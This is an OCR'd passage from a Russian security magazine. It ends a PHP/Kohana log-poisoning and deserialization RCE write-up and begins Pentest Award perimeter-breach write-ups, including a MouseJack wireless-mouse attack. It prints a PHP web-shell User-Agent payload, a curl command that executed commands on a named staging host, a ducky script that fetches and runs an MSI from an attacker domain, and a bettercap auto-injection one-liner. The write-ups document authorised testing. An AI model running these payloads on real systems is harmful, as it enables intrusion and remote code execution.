
Image F1553495: rce.png 26.28 KiB

ErrorException [Notice]: Undefined variable: argv

APPPATH[redacted].php [16448]

```
16443 #7 /var/www/seedr.backend.v2/system/classes/kohana/request.php(1152): Kohana_Request_Client_Internal->ex
16444 #8 /var/www/seedr.backend.v2/index.php(121): Kohana_Request->execute()
16445 #9 {main}
16446 2021-12-21 04:57:30 --- INFO: [PLAY] undefined
16447 tags seed_id= post_id=RCEp eurl=RCEurl
16448 user ip=[redacted] user-agent <?php system($argv[1]);die();?>
16449 source other
16450 status hash is wrong
```


Да, я забыл поменять `$argv[1]` на `$_GET[1]` после локальных тестов... В ожидании следующего дня вспомнил, что сегодня у меня есть еще одна попытка на `api-stage.seedr.ru`.



```
┌──(kali㉿kali)-[~]
└─$ curl "http://api-stage.seedr.ru/video/?vid=1337/../../../../[redacted]
/rce&hosting=vimeo&1=hostname;uname%20-a;id" | tail -n 5
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 9581k    0 9581k    0     0  2333k      0 --:--:--  0:00:04 --:--:-- 2334k
2021-12-21 20:35:46 --- INFO: [PLAY] undefined
tags seed_id= post_id=RCEp eurl=RCEurl
user ip=93.[redacted] user-agent host220
Linux host220 4.4.0-133-generic #159-Ubuntu SMP Fri Aug 10 07:31:43 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm),1008(www-dev)
```

Атака завершилась полным успехом!

Вот схема, где показана вся цепочка атаки.


Attacker
Seedr
Vimeo
Attacker's server
Poison framework custom log file using HTTP request to exact endpoint
GET /inc
User-Agent: <?php ...?>
New record with payload created in /application/logs/YYYY/MM/DD.php
...
Timestamp --- INFO: [PLAY] undefined
tags seed_id= post_id= eurl=
user ip= user-agent <?php ...?>
...
Send HTTP request with path traversal payload
GET /video?vid=123456/../vimeo-open-redirect-endpoint?redirect=http://attacker.com/#
$response = file_get_contents("http://vimeo.com/api/v2/video/123456/../vimeo-open-redirect-endpoint?redirect=http://attacker.com/#");
GET /api/v2/video/123465/../
Vimeo API feature redirect
Location: http://attacker.com/#
Hide in valid Vimeo API response serialized object View with path to poisoned log file as argument
echo('a:1:{i:0;a:23:{s:2:"id";i:123456;s:5:"title";s:30:"London Tornado - The aftermath";s:11:"description";O:4:"View":1:{s:8:"*_file";s:32:"/application/logs/YYYY/MM/DD.php";}s:3:"url";s:24:"https://vimeo.com/123456";...');
unserialize($response);
object View {
_file =>
'/application/logs/YYYY/MM/DD.php'
}
htmlspecialchars(object View);
__toString();
render('/application/logs/YYYY/MM/DD.php');
capture('/application/logs/YYYY/MM/DD.php', ...);
include('/application/logs/YYYY/MM/DD.php');
uid=33 (www-data) ...
$$$

INFO

Выражаю благодарность @rootxharsh за то, что поделился открытым перенаправлением; @act1on3 и моего личного эксперта по PHP — за то, что они были моими резиновыми уточками.

Ссылки по теме

- Harsh Jaiswal (твит)
- Vimeo SSRF with code execution potential
- PHPGGC: PHP Generic Gadget Chains
- Taoguang Chen (ryat)
- Charles Fol
- LARAVEL <= V8.4.2 DEBUG MODE: REMOTE CODE EXECUTION
- Orange Tsai (твит)
- Orange Tsai (пост в блоге)

ВЫВОДЫ

Работа над уязвимостью велась в декабре 2021 года, но, оказывается, уже тогда существовал альтернативный способ эскалировать LFI до RCE, используя только обертки PHP. Таким образом «отравление» логов не потребовалось бы. Техника получила широкую известность не так давно, в октябре 2022 года. Почитать про нее подробнее можно на GitHub и на Synacktiv.

Кстати, в узких кругах о гаджете с Kohana тоже известно уже давно. В августе 2022 года я случайно обнаружил видео доклада от 2015 года за авторством Paul Axe. Как это бывает в любом открытии, есть исследователи, которые преодолели этот путь до тебя, но от этого само исследование ничуть не становится менее увлекательным.

ПРОБИВ ПЕРИМЕТРА

ТРИ РАЙТАПА — ПОБЕДИТЕЛЯ PENTEST AWARD В НОМИНАЦИИ «ПРОБИВ»

В августе 2023 года прошла церемония награждения Pentest Award — премии для специалистов по тестированию на проникновение. Мы опубликуем лучшие работы из каждой номинации и начнем с пробива периметра.

Компания Awillix учредила премию, чтобы этичные хакеры смогли громко заявить о себе и рассказать о своих достижениях. Для участия специалисты оставляли заявки с рассказом о своем лучшем проекте, где больше всего проявили смекалку, профессионализм и креатив.


В этой статье собраны райтапы, занявшие четвертое, третье и второе места в номинации «Пробив», а следом отдельной публикацией выйдет работа, взявшая первое место.

ЧЕТВЕРТОЕ МЕСТО: «ВЗЛОМ ЗАВОДА С ТЕЛЕФОНА»


- **Автор: s0i37**

В 2020 году я участвовал в комплексном аудите беспроводных сетей на строгом режимном заводе. Мне удалось пробить периметр простым и оригинальным способом. Доступ к рабочему компьютеру сотрудника был получен прямо с улицы, по модели внешнего нарушителя и с использованием мобильного телефона.

На экране телефона можно видеть шелл, открытый на компьютере сотрудника, и приглашение во внутреннюю сеть завода. Этот кейс на 100% демонстрирует реальность атаки внешним нарушителем.



В основе атаки — уязвимость MouseJack, которая позволяет удаленно вводить текст через уязвимые адаптеры беспроводных мышек.



Для эксплуатации на подверженном ПК была набрана команда из следующего ducky-скетча:

```
GUI r
DELAY 300
STRING msiexec /i https://en.mousejack.attacker.tk/1.msi /quiet
DELAY 300
ENTER
DELAY 300
GUI SPACE
DELAY 300
GUI r
DELAY 300
STRING msiexec /i https://ru.mousejack.attacker.tk/1.msi /quiet
DELAY 300
ENTER
```

Эта команда работает на любой Windows, даже старой, имеет минимальную длину и за одно действие скачивает и запускает указанный исполняемый файл по HTTP.

Для реального пробива периметра потенциальному злоумышленнику требовалось лишь немного настроить телефон. Нужна автоматическая отправка вредоносных нажатий на каждую вновь найденную беспроводную мышку или клавиатуру. Это можно сделать такой командой:


```
sudo bettercap -eval "hid.recon on; events.on hid.device.new "hid.
inject {{address}} US ducky.txt; sleep 2; hid.inject {{address}} US
ducky.txt; sleep 2; hid.inject {{address}}  US ducky.txt;"" 2> /dev/
null
```

Теперь атакующий может убрать телефон в карман и неприметно прогуливаться вдоль периметра, пока ему на виртуалку прилетают шеллы.

Выводы

Позже аналогичным образом мы пробивали периметры очень крупных и известных ИТ-компаний. И каждый раз это мог быть внешний нарушитель, ничем не выделяющийся из толпы.

Уязвимость работает по радиоканалу, а это накладывает некоторые ограничения на радиус действия. Атаковать цели выше второго этажа сложно. Цели, находящиеся выше, можно атаковать с помощью дрона с прикрепленным к нему Raspberry Pi Zero и Crazyradio.



Эта уязвимость, найденная еще в 2016 году, по-прежнему актуальна, так как имеет аппаратную природу. По моему мнению, это самая опасная из всех физических уязвимостей сегодня, поскольку она сразу же дает RCE на подверженных устройствах, эксплуатируется за секунду и несложна в эксплуатации.


Более подробно я писал о ней в статьях «Киберфон. Превращаем телефон на Android в инструмент хакера» и «Мегадрон. Строим хакерский беспилотник — дальнобойный и с защитой от глушилок».

ТРЕТЬЕ МЕСТО: «ПРОБИВ ОДНОГО ИЗ КРУПНЕЙШИХ БАНКОВ ЧЕРЕЗ МОБИЛЬНОЕ ПРИЛОЖЕНИЕ»

- **Автор: WizaXxX**

Это краткая история о пентесте, который мы проводили по заказу одного из крупных банков. Точкой входа стало мобильное приложение для бизнеса.

